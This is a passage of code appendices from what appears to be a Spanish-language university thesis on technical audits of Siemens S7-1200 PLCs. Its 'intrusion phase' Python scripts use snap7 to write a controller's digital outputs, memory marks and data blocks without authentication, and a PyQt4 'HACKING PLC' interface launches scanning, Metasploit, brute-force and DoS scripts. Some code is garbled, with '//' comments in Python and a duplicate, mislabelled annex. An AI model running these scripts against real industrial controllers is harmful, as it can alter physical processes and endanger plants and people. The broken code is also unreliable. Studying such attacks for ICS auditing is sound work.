    itemlist = filter(lambda a: a!='',db.split('\n'))
    deliminator='\t'
    items = [
        {
            "name":x.split(deliminator)[0],
            "datatype":x.split(deliminator)[1],
            "bytebit":x.split(deliminator)[2]
         } for x in itemlist
    ]
    #get length of datablock
    length = get_db_size(items,'bytebit','datatype')
    meh = DBRead(plc,10,length,items)

//Impresión de variales leidas
    print """
    Cold:\t\t\t{}
    Tempeature:\t\t{}
    RPis_to_Buy:\t{}
    Db_test_String:\t{}
    """.format(meh.Cold,meh.Temperature,meh.RPis_to_Buy,meh.Db_test_String)

//Desconexión del PLC
    plc.disconnect();
```

Anexo F
Código de programación para fase de intrusión Escritura de salidas digitales de PLC siemens familia S7-1200, ESCRIBIR_OUT_PLC.py

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
//Importación de Librerias
import snap7
import sys

//Uso de argumento
SIEMENS_S71200 = sys.argv[1]
salida = sys.argv[2]

//Creación del cliente y conexión con dispositivo
s7 = snap7.client.Client()
s7.connect(SIEMENS_S71200, 0, 1)

//Creación de array para escritura de salidas digitales PLC
salida = salida[::-1]
data1 = bytearray([int(salida, 2)])

//Escritura en área de memoria de salidas digitales de PLC
r = s7.write_area(snap7.types.areas['PA'], 0, 0, data1)

//Impresión de escritura realizada
print r

//Desconexión del PLC
s7.disconnect()
```

Anexo G
Código de programación para fase de intrusión Escritura de salidas digitales de PLC siemens familia S7-1200, ESCRIBIR_MK_PLC.py

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
/Importación de Librerias
import sys
import snap7.client as c
from snap7.util import *
from snap7.snap7types import *

//Uso de Argumentos
SIEMENS_S71200 = sys.argv[1]

//Escitura área de memoria intrena de PLC, Marcas
def WriteMemory(plc,byte,bit,datatype,value):
    result = plc.read_area(areas['MK'],0,byte,datatype)
    if datatype==S7WLBit:
        set_bool(result,0,bit,value)
    elif datatype==S7WLByte or datatype==S7WLWord:
        set_int(result,0,value)
    elif datatype==S7WLReal:
        set_real(result,0,value)
    elif datatype==S7WLDWord:
        set_dword(result,0,value)
    plc.write_area(areas["MK"],0,byte,result)

//Lectura área de memoria intrena de PLC, Marcas para verificación de escritura
def ReadMemory(plc,byte,bit,datatype):
    result = plc.read_area(areas['MK'],0,byte,datatype)
    if datatype==S7WLBit:
        return get_bool(result,0,bit)
    elif datatype==S7WLByte or datatype==S7WLWord:
        return get_int(result,0)
    elif datatype==S7WLReal:
        return get_real(result,0)
    elif datatype==S7WLDWord:
        return get_dword(result,0)
    else:
        return None

// Creación del cliente y conexión con dispositivo
if __name__=="__main__":
    plc = c.Client()
    plc.connect(SIEMENS_S71200,0,1)

//Impresión de la escritura realizada
    print ReadMemory(plc,420,0,S7WLReal)
    WriteMemory(plc,420,0,S7WLReal,1)
    print ReadMemory(plc,420,0,S7WLReal)
```

Anexo H
Código de programación para fase de intrusión Escritura de salidas digitales de PLC siemens familia S7-1200, ESCRIBIR_MK_PLC.py

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
/Importación de Librerias
import sys
import snap7.client as c
from snap7.util import *
from snap7.snap7types import *

//Uso de Argumentos
SIEMENS_S71200 = sys.argv[1]

//Escitura área de memoria intrena de PLC, Marcas
def WriteMemory(plc,byte,bit,datatype,value):
    result = plc.read_area(areas['DB'],0,byte,datatype)
    if datatype==S7WLBit:
        set_bool(result,0,bit,value)
    elif datatype==S7WLByte or datatype==S7WLWord:
        set_int(result,0,value)
    elif datatype==S7WLReal:
        set_real(result,0,value)
    elif datatype==S7WLDWord:
        set_dword(result,0,value)
    plc.write_area(areas["DB"],0,byte,result)

//Lectura área de memoria intrena de PLC, Marcas para verificación de escritura
def ReadMemory(plc,byte,bit,datatype):
    result = plc.read_area(areas['DB'],0,byte,datatype)
    if datatype==S7WLBit:
        return get_bool(result,0,bit)
    elif datatype==S7WLByte or datatype==S7WLWord:
        return get_int(result,0)
    elif datatype==S7WLReal:
        return get_real(result,0)
    elif datatype==S7WLDWord:
        return get_dword(result,0)
    else:
        return None

// Creación del cliente y conexión con dispositivo
if __name__=="__main__":
    plc = c.Client()
    plc.connect(SIEMENS_S71200,0,1)

//Impresión de la escritura realizada
    print ReadMemory(plc,420,0,S7WLReal)
    WriteMemory(plc,420,0,S7WLReal,1)
    print ReadMemory(plc,420,0,S7WLReal)
```

Anexo I
Código de programación de Interfaz gráfica para la integración de herramientas hacia la Implementación de una Auditoría Técnica, FINAL-INTF.py

```
#! /usr/bin/python
# -*- coding: utf-8 -*-
#
# Universidad Técnica de Ambato FISEI
# Electrónica y Comunicaciones
# Autor: Luis Vite Constante
# Created by: PyQt4 UI code generator 4.11.4
# Form implementation generated from reading ui file 'FINAL-INTF.ui'
#
# WARNING! All changes made in this file will be lost!
### importación de librerias externas
import PyQt4
import io
import subprocess
import sys
import shlex
import commands
from PyQt4 import QtGui
from PyQt4 import QtCore

try:
    _fromUtf8 = QtCore.QString.fromUtf8
except AttributeError:
    def _fromUtf8(s):
        return s

try:
    _encoding = QtGui.QApplication.UnicodeUTF8
    def _translate(context, text, disambig):
        return QtGui.QApplication.translate(context, text, disambig, _encoding)
except AttributeError:
    def _translate(context, text, disambig):
        return QtGui.QApplication.translate(context, text, disambig)

class Ui_Dialog(object):
    def setupUi(self, Dialog):
        Dialog.setObjectName(_fromUtf8("Dialog"))
        Dialog.resize(643, 446)
        font = QtGui.QFont()
        font.setFamily(_fromUtf8("Tlwg Mono"))
        font.setPointSize(10)
        font.setBold(False)
        font.setItalic(True)
        font.setWeight(50)
        font.setStyleStrategy(QtGui.QFont.PreferAntialias)
        Dialog.setFont(font)
        Dialog.setLayoutDirection(QtCore.Qt.LeftToRight)
        Dialog.setAutoFillBackground(True)
        Dialog.setLocale(QtCore.QLocale(QtCore.QLocale.Spanish, QtCore.QLocale.Ecuador))
        Dialog.setTabShape(QtGui.QTabWidget.Rounded)
        self.tabla = QtGui.QWidget()
        self.tabla.setEnabled(True)
        self.tabla.setCursor(QtGui.QCursor(QtCore.Qt.PointingHandCursor))
```

```
self.tabla.setMouseTracking(False)
self.tabla.setLocale(QtCore.QLocale(QtCore.QLocale.Spanish, QtCore.QLocale.Ecuador))
self.tabla.setObjectName(_fromUtf8("tabla"))
self.label_12 = QtGui.QLabel(self.tabla)
self.label_12.setGeometry(QtCore.QRect(-450, -30, 1091, 451))
self.label_12.setText(_fromUtf8(""))
self.label_12.setPixmap(QtGui.QPixmap(_fromUtf8("Imagenes/IMG_72387.jpg")))
self.label_12.setObjectName(_fromUtf8("label_12"))
self.label_13 = QtGui.QLabel(self.tabla)
self.label_13.setGeometry(QtCore.QRect(410, 40, 291, 261))
self.label_13.setText(_fromUtf8(""))
self.label_13.setPixmap(QtGui.QPixmap(_fromUtf8("Imagenes/Python_logo-256.png")))
self.label_13.setObjectName(_fromUtf8("label_13"))
self.label_14 = QtGui.QLabel(self.tabla)
self.label_14.setGeometry(QtCore.QRect(440, 360, 181, 31))
palette = QtGui.QPalette()
brush = QtGui.QBrush(QtGui.QColor(255, 255, 255))
brush.setStyle(QtCore.Qt.SolidPattern)
palette.setBrush(QtGui.QPalette.Active, QtGui.QPalette.WindowText, brush)
brush = QtGui.QBrush(QtGui.QColor(0, 0, 0))
brush.setStyle(QtCore.Qt.SolidPattern)
palette.setBrush(QtGui.QPalette.Active, QtGui.QPalette.Button, brush)
brush = QtGui.QBrush(QtGui.QColor(0, 0, 0))
brush.setStyle(QtCore.Qt.SolidPattern)
palette.setBrush(QtGui.QPalette.Active, QtGui.QPalette.Light, brush)
brush = QtGui.QBrush(QtGui.QColor(0, 0, 0))
brush.setStyle(QtCore.Qt.SolidPattern)
palette.setBrush(QtGui.QPalette.Active, QtGui.QPalette.Midlight, brush)
brush = QtGui.QBrush(QtGui.QColor(0, 0, 0))
brush.setStyle(QtCore.Qt.SolidPattern)
palette.setBrush(QtGui.QPalette.Active, QtGui.QPalette.Dark, brush)
brush = QtGui.QBrush(QtGui.QColor(0, 0, 0))
brush.setStyle(QtCore.Qt.SolidPattern)
palette.setBrush(QtGui.QPalette.Active, QtGui.QPalette.Mid, brush)
brush = QtGui.QBrush(QtGui.QColor(255, 255, 255))
brush.setStyle(QtCore.Qt.SolidPattern)
palette.setBrush(QtGui.QPalette.Active, QtGui.QPalette.Text, brush)
brush = QtGui.QBrush(QtGui.QColor(255, 255, 255))
brush.setStyle(QtCore.Qt.SolidPattern)
palette.setBrush(QtGui.QPalette.Active, QtGui.QPalette.BrightText, brush)
brush = QtGui.QBrush(QtGui.QColor(255, 255, 255))
brush.setStyle(QtCore.Qt.SolidPattern)
palette.setBrush(QtGui.QPalette.Active, QtGui.QPalette.ButtonText, brush)
brush = QtGui.QBrush(QtGui.QColor(0, 0, 0))
brush.setStyle(QtCore.Qt.SolidPattern)
palette.setBrush(QtGui.QPalette.Active, QtGui.QPalette.Base, brush)
brush = QtGui.QBrush(QtGui.QColor(0, 0, 0))
brush.setStyle(QtCore.Qt.SolidPattern)
palette.setBrush(QtGui.QPalette.Active, QtGui.QPalette.Window, brush)
brush = QtGui.QBrush(QtGui.QColor(0, 0, 0))
brush.setStyle(QtCore.Qt.SolidPattern)
palette.setBrush(QtGui.QPalette.Active, QtGui.QPalette.Shadow, brush)
brush = QtGui.QBrush(QtGui.QColor(0, 0, 0))
brush.setStyle(QtCore.Qt.SolidPattern)
palette.setBrush(QtGui.QPalette.Active, QtGui.QPalette.AlternateBase, brush)
brush = QtGui.QBrush(QtGui.QColor(255, 255, 220))
brush.setStyle(QtCore.Qt.SolidPattern)
palette.setBrush(QtGui.QPalette.Active, QtGui.QPalette.ToolTipBase, brush)
brush = QtGui.QBrush(QtGui.QColor(0, 0, 0))
```

```
brush.setStyle(QtCore.Qt.SolidPattern)
palette.setBrush(QtGui.QPalette.Active, QtGui.QPalette.ToolTipText, brush)
brush = QtGui.QBrush(QtGui.QColor(255, 255, 255))
brush.setStyle(QtCore.Qt.SolidPattern)
palette.setBrush(QtGui.QPalette.Inactive, QtGui.QPalette.WindowText, brush)
brush = QtGui.QBrush(QtGui.QColor(0, 0, 0))
brush.setStyle(QtCore.Qt.SolidPattern)
palette.setBrush(QtGui.QPalette.Inactive, QtGui.QPalette.Button, brush)
brush = QtGui.QBrush(QtGui.QColor(0, 0, 0))
brush.setStyle(QtCore.Qt.SolidPattern)
palette.setBrush(QtGui.QPalette.Inactive, QtGui.QPalette.Light, brush)
brush = QtGui.QBrush(QtGui.QColor(0, 0, 0))
brush.setStyle(QtCore.Qt.SolidPattern)
palette.setBrush(QtGui.QPalette.Inactive, QtGui.QPalette.Midlight, brush)
brush = QtGui.QBrush(QtGui.QColor(0, 0, 0))
brush.setStyle(QtCore.Qt.SolidPattern)
palette.setBrush(QtGui.QPalette.Inactive, QtGui.QPalette.Dark, brush)
brush = QtGui.QBrush(QtGui.QColor(0, 0, 0))
brush.setStyle(QtCore.Qt.SolidPattern)
palette.setBrush(QtGui.QPalette.Inactive, QtGui.QPalette.Mid, brush)
brush = QtGui.QBrush(QtGui.QColor(255, 255, 255))
brush.setStyle(QtCore.Qt.SolidPattern)
palette.setBrush(QtGui.QPalette.Inactive, QtGui.QPalette.Text, brush)
brush = QtGui.QBrush(QtGui.QColor(255, 255, 255))
brush.setStyle(QtCore.Qt.SolidPattern)
palette.setBrush(QtGui.QPalette.Inactive, QtGui.QPalette.BrightText, brush)
brush = QtGui.QBrush(QtGui.QColor(255, 255, 255))
brush.setStyle(QtCore.Qt.SolidPattern)
palette.setBrush(QtGui.QPalette.Inactive, QtGui.QPalette.ButtonText, brush)
brush = QtGui.QBrush(QtGui.QColor(0, 0, 0))
brush.setStyle(QtCore.Qt.SolidPattern)
palette.setBrush(QtGui.QPalette.Inactive, QtGui.QPalette.Base, brush)
brush = QtGui.QBrush(QtGui.QColor(0, 0, 0))
brush.setStyle(QtCore.Qt.SolidPattern)
palette.setBrush(QtGui.QPalette.Inactive, QtGui.QPalette.Window, brush)
brush = QtGui.QBrush(QtGui.QColor(0, 0, 0))
brush.setStyle(QtCore.Qt.SolidPattern)
palette.setBrush(QtGui.QPalette.Inactive, QtGui.QPalette.Shadow, brush)
brush = QtGui.QBrush(QtGui.QColor(0, 0, 0))
brush.setStyle(QtCore.Qt.SolidPattern)
palette.setBrush(QtGui.QPalette.Inactive, QtGui.QPalette.AlternateBase, brush)
brush = QtGui.QBrush(QtGui.QColor(255, 255, 220))
brush.setStyle(QtCore.Qt.SolidPattern)
palette.setBrush(QtGui.QPalette.Inactive, QtGui.QPalette.ToolTipBase, brush)
brush = QtGui.QBrush(QtGui.QColor(0, 0, 0))
brush.setStyle(QtCore.Qt.SolidPattern)
palette.setBrush(QtGui.QPalette.Inactive, QtGui.QPalette.ToolTipText, brush)
brush = QtGui.QBrush(QtGui.QColor(0, 0, 0))
brush.setStyle(QtCore.Qt.SolidPattern)
palette.setBrush(QtGui.QPalette.Disabled, QtGui.QPalette.WindowText, brush)
brush = QtGui.QBrush(QtGui.QColor(0, 0, 0))
brush.setStyle(QtCore.Qt.SolidPattern)
palette.setBrush(QtGui.QPalette.Disabled, QtGui.QPalette.Button, brush)
brush = QtGui.QBrush(QtGui.QColor(0, 0, 0))
brush.setStyle(QtCore.Qt.SolidPattern)
palette.setBrush(QtGui.QPalette.Disabled, QtGui.QPalette.Light, brush)
brush = QtGui.QBrush(QtGui.QColor(0, 0, 0))
brush.setStyle(QtCore.Qt.SolidPattern)
palette.setBrush(QtGui.QPalette.Disabled, QtGui.QPalette.Midlight, brush)
```

```
        brush = QtGui.QBrush(QtGui.QColor(0, 0, 0))
        brush.setStyle(QtCore.Qt.SolidPattern)
        palette.setBrush(QtGui.QPalette.Disabled, QtGui.QPalette.Dark, brush)
        brush = QtGui.QBrush(QtGui.QColor(0, 0, 0))
        brush.setStyle(QtCore.Qt.SolidPattern)
        palette.setBrush(QtGui.QPalette.Disabled, QtGui.QPalette.Mid, brush)
        brush = QtGui.QBrush(QtGui.QColor(0, 0, 0))
        brush.setStyle(QtCore.Qt.SolidPattern)
        palette.setBrush(QtGui.QPalette.Disabled, QtGui.QPalette.Text, brush)
        brush = QtGui.QBrush(QtGui.QColor(255, 255, 255))
        brush.setStyle(QtCore.Qt.SolidPattern)
        palette.setBrush(QtGui.QPalette.Disabled, QtGui.QPalette.BrightText, brush)
        brush = QtGui.QBrush(QtGui.QColor(0, 0, 0))
        brush.setStyle(QtCore.Qt.SolidPattern)
        palette.setBrush(QtGui.QPalette.Disabled, QtGui.QPalette.ButtonText, brush)
        brush = QtGui.QBrush(QtGui.QColor(0, 0, 0))
        brush.setStyle(QtCore.Qt.SolidPattern)
        palette.setBrush(QtGui.QPalette.Disabled, QtGui.QPalette.Base, brush)
        brush = QtGui.QBrush(QtGui.QColor(0, 0, 0))
        brush.setStyle(QtCore.Qt.SolidPattern)
        palette.setBrush(QtGui.QPalette.Disabled, QtGui.QPalette.Window, brush)
        brush = QtGui.QBrush(QtGui.QColor(0, 0, 0))
        brush.setStyle(QtCore.Qt.SolidPattern)
        palette.setBrush(QtGui.QPalette.Disabled, QtGui.QPalette.Shadow, brush)
        brush = QtGui.QBrush(QtGui.QColor(0, 0, 0))
        brush.setStyle(QtCore.Qt.SolidPattern)
        palette.setBrush(QtGui.QPalette.Disabled, QtGui.QPalette.AlternateBase, brush)
        brush = QtGui.QBrush(QtGui.QColor(255, 255, 220))
        brush.setStyle(QtCore.Qt.SolidPattern)
        palette.setBrush(QtGui.QPalette.Disabled, QtGui.QPalette.ToolTipBase, brush)
        brush = QtGui.QBrush(QtGui.QColor(0, 0, 0))
        brush.setStyle(QtCore.Qt.SolidPattern)
        palette.setBrush(QtGui.QPalette.Disabled, QtGui.QPalette.ToolTipText, brush)
        self.label_14.setPalette(palette)
        font = QtGui.QFont()
        font.setFamily(_fromUtf8("Tlwg Mono"))
        font.setPointSize(28)
        self.label_14.setFont(font)
        self.label_14.setObjectName(_fromUtf8("label_14"))
        Dialog.addTab(self.tabla, _fromUtf8(""))

                ##### TABLA 1 #####
        self.tabla1 = QtGui.QWidget()   ### LLAMADO DE FUNCION ###
        self.tabla1.setObjectName(_fromUtf8("tabla1"))   ### CREACION DE TABLA 1###
                ### BOTON SCAN1 ###
        self.BotonScann1 = QtGui.QPushButton(self.tabla1)   ### CREACION DE BOTON EN
TABLA1 ###
        self.BotonScann1.setGeometry(QtCore.QRect(60, 40, 121, 23))    ### GEOMETRIA DEL
BOTON ###
        self.BotonScann1.setCursor(QtGui.QCursor(QtCore.Qt.PointingHandCursor))   ### LLAMADO
DE FUNCIONES ###
        self.BotonScann1.setObjectName(_fromUtf8("BotonScann1"))   ### NOMBRE DEL BOTON
###
                self.BotonScann1.clicked.connect(self.launch_script_scanning)   ### FUNCION DE
CONEXION CON METODO ###
                ### BOTON SCAN2 ###
        self.BotonScann2 = QtGui.QPushButton(self.tabla1)   ### CREACION DE BOTON EN
TABLA1 ###
```

```
        self.BotonScann2.setGeometry(QtCore.QRect(60, 120, 121, 23))   ### GEOMETRIA DEL
BOTON ###
        self.BotonScann2.setCursor(QtGui.QCursor(QtCore.Qt.PointingHandCursor))   ### LLAMADO
DE FUNCIONES ###
        self.BotonScann2.setObjectName(_fromUtf8("BotonScann2"))   ### NOMBRE DEL BOTON
###
                self.BotonScann2.clicked.connect(self.launch_script_scanning2)   ### FUNCION DE
CONEXION CON METODO ###
                ### LINE EDIT DE SALIDA ###
        self.lineEdit_InfScan = QtGui.QLineEdit(self.tabla1)   ### CREACION DE LINE EDIT EN
TABLA1 ###
        self.lineEdit_InfScan.setGeometry(QtCore.QRect(50, 160, 501, 191))   ### GEOMETRIA DEL
LINE EDIT ###
        self.lineEdit_InfScan.setObjectName(_fromUtf8("lineEdit_InfScan"))   ### NOMBRE DEL
LINE EDIT ###
                ### LABEL'S DE IDENTIFIACION DE LINE EDIT ###
        self.label = QtGui.QLabel(self.tabla1)   ### CREACION DE LABEL 1 EN TABLA1 ###
        self.label.setGeometry(QtCore.QRect(220, 10, 101, 16))   ### GEOMETRIA DEL LABEL ###
        self.label.setObjectName(_fromUtf8("label"))   ### NOMBRE DEL LABEL ###
        self.label_2 = QtGui.QLabel(self.tabla1)    ### CREACION DE LABEL 2 EN TABLA1 ###
        self.label_2.setGeometry(QtCore.QRect(60, 10, 181, 16))   ### GEOMETRIA DEL LABEL2
###
        self.label_2.setObjectName(_fromUtf8("label_2"))   ### NOMBRE DEL LABEL ###
                ### LINE EDIT DE ENTRADA ###
        self.lineEdit_IPscan = QtGui.QLineEdit(self.tabla1)   ### USO DE TABLA1 Y CREACION DE
LINE EDIT ###
        self.lineEdit_IPscan.setGeometry(QtCore.QRect(220, 40, 113, 23))   ### GEOMETRIA DEL
LINE EDIT ###
        self.lineEdit_IPscan.setObjectName(_fromUtf8("lineEdit_IPscan"))   ### NOMBRE DEL LINE
EDIT ###
                ### BOTON DE LIMPIEZA DE LINE EDIT ##
        self.BotonLimp1 = QtGui.QPushButton(self.tabla1)    ### CREACION DE BOTON EN
TABLA1 ###
        self.BotonLimp1.setGeometry(QtCore.QRect(430, 120, 111, 23))   ### GEOMETRIA DEL
BOTON ###
        self.BotonLimp1.setCursor(QtGui.QCursor(QtCore.Qt.PointingHandCursor))   ### LLAMADO
DE FUNCIONES ###
        self.BotonLimp1.setObjectName(_fromUtf8("BotonLimp1"))   ### NOMBRE DEL BOTON
###


                ##### TABLA 2 #####
        Dialog.addTab(self.tabla1, _fromUtf8(""))   ### ADERENCIA DE TABLA 2 A TABLA 1 ###
        self.tabla2 = QtGui.QWidget()   ### LLAMADO DE FUNCION ###
        self.tabla2.setObjectName(_fromUtf8("tabla2")) ### CREACION DE TABLA 2###
                ### BOTON DE LECTURA IN/OUT ###
        self.BotonLecIO = QtGui.QPushButton(self.tabla2)   ### CREACION DE BOTON EN
TABLA2 ###
        self.BotonLecIO.setGeometry(QtCore.QRect(60, 40, 121, 23))   ### GEOMETRIA DEL
BOTON ###
        self.BotonLecIO.setCursor(QtGui.QCursor(QtCore.Qt.PointingHandCursor))   ### LLAMADO
DE FUNCIONES ###
        self.BotonLecIO.setObjectName(_fromUtf8("BotonLecIO"))   ### NOMBRE DEL BOTON ###
                self.BotonLecIO.clicked.connect(self.launch_script_lecturaIO)   ### FUNCION DE
CONEXION CON METODO ###
                ### BOTON DE LECTURA MARCAS ###
        self.BotonLecMK = QtGui.QPushButton(self.tabla2)
        self.BotonLecMK.setGeometry(QtCore.QRect(60, 80, 121, 23))
        self.BotonLecMK.setCursor(QtGui.QCursor(QtCore.Qt.PointingHandCursor))
        self.BotonLecMK.setObjectName(_fromUtf8("BotonLecMK"))
```

```
            self.BotonLecMK.clicked.connect(self.launch_script_lecturaMK)   ### FUNCION DE
CONEXION CON METODO ###
            ### BOTON DE LECTURA BASE DE DATOS ###
        self.BotonLecBD = QtGui.QPushButton(self.tabla2)
        self.BotonLecBD.setGeometry(QtCore.QRect(60, 120, 121, 23))
        self.BotonLecBD.setCursor(QtGui.QCursor(QtCore.Qt.PointingHandCursor))
        self.BotonLecBD.setObjectName(_fromUtf8("BotonLecBD"))
            self.BotonLecBD.clicked.connect(self.launch_script_lecturaBD)   ### FUNCION DE
CONEXION CON METODO ###
            ### LINE EDIT DE ENTRADA ###
        self.lineEdit_IPLec = QtGui.QLineEdit(self.tabla2)
        self.lineEdit_IPLec.setGeometry(QtCore.QRect(220, 40, 113, 23))
        self.lineEdit_IPLec.setObjectName(_fromUtf8("lineEdit_IPLec"))
            ### LABEL'S DE IDENTIFIACION DE LINE EDIT ###
            self.label_3 = QtGui.QLabel(self.tabla2)
        self.label_3.setGeometry(QtCore.QRect(60, 10, 121, 20))
        self.label_3.setObjectName(_fromUtf8("label_3"))
        self.label_4 = QtGui.QLabel(self.tabla2)
        self.label_4.setGeometry(QtCore.QRect(220, 10, 61, 15))
        self.label_4.setObjectName(_fromUtf8("label_4"))
            ### LINE EDIT DE SALIDA ###
        self.lineEdit_InfLec = QtGui.QLineEdit(self.tabla2)
        self.lineEdit_InfLec.setGeometry(QtCore.QRect(50, 160, 501, 191))
        self.lineEdit_InfLec.setObjectName(_fromUtf8("lineEdit_InfLec"))
            ### BOTON DE LIMPIEZA DE LINE EDIT ##
        self.BotonLimp2 = QtGui.QPushButton(self.tabla2)
        self.BotonLimp2.setGeometry(QtCore.QRect(430, 120, 111, 23))
        self.BotonLimp2.setCursor(QtGui.QCursor(QtCore.Qt.PointingHandCursor))
        self.BotonLimp2.setObjectName(_fromUtf8("BotonLimp2"))
            ##### TABLA 3 #####
        Dialog.addTab(self.tabla2, _fromUtf8(""))
        self.tabla3 = QtGui.QWidget()
        self.tabla3.setObjectName(_fromUtf8("tabla3"))
            ### BOTON ESCRIBIR MARCA ###
        self.BotonEscMK = QtGui.QPushButton(self.tabla3)
        self.BotonEscMK.setGeometry(QtCore.QRect(60, 80, 121, 23))
        self.BotonEscMK.setCursor(QtGui.QCursor(QtCore.Qt.PointingHandCursor))
        self.BotonEscMK.setObjectName(_fromUtf8("BotonEscMK"))
            self.BotonEscMK.clicked.connect(self.launch_script_escrituraMK)   ### FUNCION DE
CONEXION CON METODO ###
            ### BOTON ESCRIBIR IN/OUT ###
        self.BotonEscIO = QtGui.QPushButton(self.tabla3)
        self.BotonEscIO.setGeometry(QtCore.QRect(60, 40, 121, 23))
        self.BotonEscIO.setCursor(QtGui.QCursor(QtCore.Qt.PointingHandCursor))
        self.BotonEscIO.setObjectName(_fromUtf8("BotonEscIO"))
            self.BotonEscIO.clicked.connect(self.launch_script_escrituraIO)   ### FUNCION DE
CONEXION CON METODO ###
            ### BOTON ESCRIBIR BASE DE DATOS ###
        self.BotonEscBD = QtGui.QPushButton(self.tabla3)
        self.BotonEscBD.setGeometry(QtCore.QRect(60, 120, 121, 23))
        self.BotonEscBD.setCursor(QtGui.QCursor(QtCore.Qt.PointingHandCursor))
        self.BotonEscBD.setObjectName(_fromUtf8("BotonEscBD"))
            self.BotonEscBD.clicked.connect(self.launch_script_escrituraBD)   ### FUNCION DE
CONEXION CON METODO ###
            ### LABEL DE IDENTIFIACION DE LINE EDIT ###
        self.label_5 = QtGui.QLabel(self.tabla3)
        self.label_5.setGeometry(QtCore.QRect(220, 10, 61, 15))
        self.label_5.setObjectName(_fromUtf8("label_5"))
            ### LINE EDIT DE ENTRADA ###
```

```
        self.lineEdit_IPEsc = QtGui.QLineEdit(self.tabla3)
        self.lineEdit_IPEsc.setGeometry(QtCore.QRect(220, 40, 113, 23))
        self.lineEdit_IPEsc.setObjectName(_fromUtf8("lineEdit_IPEsc"))
                ### LABEL DE IDENTIFIACION DE LINE EDIT ###
        self.label_6 = QtGui.QLabel(self.tabla3)
        self.label_6.setGeometry(QtCore.QRect(60, 10, 111, 20))
        self.label_6.setObjectName(_fromUtf8("label_6"))
                ### LINE EDIT DE SALIDA ###
        self.lineEdit_5 = QtGui.QLineEdit(self.tabla3)
        self.lineEdit_5.setGeometry(QtCore.QRect(50, 160, 501, 191))
        self.lineEdit_5.setObjectName(_fromUtf8("lineEdit_5"))
                ### BOTON DE LIMPIEZA DE LINE EDIT ##
        self.BotonLimp3 = QtGui.QPushButton(self.tabla3)
        self.BotonLimp3.setGeometry(QtCore.QRect(430, 120, 111, 23))
        self.BotonLimp3.setCursor(QtGui.QCursor(QtCore.Qt.PointingHandCursor))
        self.BotonLimp3.setObjectName(_fromUtf8("BotonLimp3"))
                ###### TABLA 4 #####
        Dialog.addTab(self.tabla3, _fromUtf8(""))
        self.tabla4 = QtGui.QWidget()
        self.tabla4.setObjectName(_fromUtf8("tabla4"))

                ### BOTON DE METASPLOIT ###
        self.BotonMSF = QtGui.QPushButton(self.tabla4)
        self.BotonMSF.setGeometry(QtCore.QRect(60, 40, 121, 23))
        self.BotonMSF.setCursor(QtGui.QCursor(QtCore.Qt.PointingHandCursor))
        self.BotonMSF.setObjectName(_fromUtf8("BotonMSF"))
                self.BotonMSF.clicked.connect(self.launch_script_msf)   ### FUNCION DE CONEXION
CON METODO ###

                ### BOTON DE FUERZA BRUTA ###
                self.BotonFB = QtGui.QPushButton(self.tabla4)
                self.BotonFB.setGeometry(QtCore.QRect(60, 80, 121, 23))
        self.BotonFB.setCursor(QtGui.QCursor(QtCore.Qt.PointingHandCursor))
        self.BotonFB.setObjectName(_fromUtf8("BotonFB"))
                self.BotonFB.clicked.connect(self.launch_script_FB)   ### FUNCION DE CONEXION
CON METODO ###

        self.BotonDOS = QtGui.QPushButton(self.tabla4)
        self.BotonDOS.setGeometry(QtCore.QRect(60, 120, 121, 23))
        self.BotonDOS.setCursor(QtGui.QCursor(QtCore.Qt.PointingHandCursor))
        self.BotonDOS.setObjectName(_fromUtf8("BotonDOS"))
                self.BotonDOS.clicked.connect(self.launch_script_snap7)   ### FUNCION DE
CONEXION CON METODO ###

        self.label_7 = QtGui.QLabel(self.tabla4)
        self.label_7.setGeometry(QtCore.QRect(250, 10, 71, 16))
        self.label_7.setObjectName(_fromUtf8("label_7"))
        self.label_8 = QtGui.QLabel(self.tabla4)
        self.label_8.setGeometry(QtCore.QRect(360, 10, 71, 16))
        self.label_8.setObjectName(_fromUtf8("label_8"))
        self.label_9 = QtGui.QLabel(self.tabla4)
        self.label_9.setGeometry(QtCore.QRect(250, 40, 61, 15))
        self.label_9.setObjectName(_fromUtf8("label_9"))
        self.label_10 = QtGui.QLabel(self.tabla4)
        self.label_10.setGeometry(QtCore.QRect(360, 40, 61, 15))
        self.label_10.setObjectName(_fromUtf8("label_10"))
        self.label_11 = QtGui.QLabel(self.tabla4)
        self.label_11.setGeometry(QtCore.QRect(70, 10, 61, 15))
        self.label_11.setObjectName(_fromUtf8("label_11"))
```

```
        Dialog.addTab(self.tabla4, _fromUtf8(""))
        self.tabla5 = QtGui.QWidget()
        self.tabla5.setObjectName(_fromUtf8("tabla5"))
        self.textBrowser = QtGui.QTextBrowser(self.tabla5)
        self.textBrowser.setGeometry(QtCore.QRect(20, 20, 605, 371))
        self.textBrowser.setObjectName(_fromUtf8("textBrowser"))
        Dialog.addTab(self.tabla5, _fromUtf8(""))

        self.retranslateUi(Dialog)
        Dialog.setCurrentIndex(1)
        QtCore.QMetaObject.connectSlotsByName(Dialog)

                self.retranslateUi(Dialog)
        QtCore.QObject.connect(self.BotonLimp1, QtCore.SIGNAL(_fromUtf8("clicked()")),
self.lineEdit_InfScan.clear)
        QtCore.QObject.connect(self.BotonLimp1, QtCore.SIGNAL(_fromUtf8("clicked()")),
self.lineEdit_IPscan.clear)
        QtCore.QMetaObject.connectSlotsByName(Dialog)

                self.retranslateUi(Dialog)
        QtCore.QObject.connect(self.BotonLimp2, QtCore.SIGNAL(_fromUtf8("clicked()")),
self.lineEdit_IPLec.clear)
        QtCore.QObject.connect(self.BotonLimp2, QtCore.SIGNAL(_fromUtf8("clicked()")),
self.lineEdit_InfLec.clear)
        QtCore.QMetaObject.connectSlotsByName(Dialog)

                self.retranslateUi(Dialog)
        QtCore.QObject.connect(self.BotonLimp3, QtCore.SIGNAL(_fromUtf8("clicked()")),
self.lineEdit_IPEsc.clear)
        QtCore.QObject.connect(self.BotonLimp3, QtCore.SIGNAL(_fromUtf8("clicked()")),
self.lineEdit_5.clear)
        QtCore.QMetaObject.connectSlotsByName(Dialog)
                #ETIQUETAS
    def retranslateUi(self, Dialog):
        Dialog.setWindowTitle(_translate("Dialog", "HACKING PLC-UTA-FISEI-ING.
ELECTRÓNICA Y COMUNICACIONES", None))
        self.label_14.setText(_translate("Dialog", "HHCKPLC", None))
        Dialog.setTabText(Dialog.indexOf(self.tabla), _translate("Dialog", "INICIO", None))
        self.BotonScann1.setText(_translate("Dialog", "SCAN", None))
        self.BotonScann2.setText(_translate("Dialog", "SCAN IP", None))
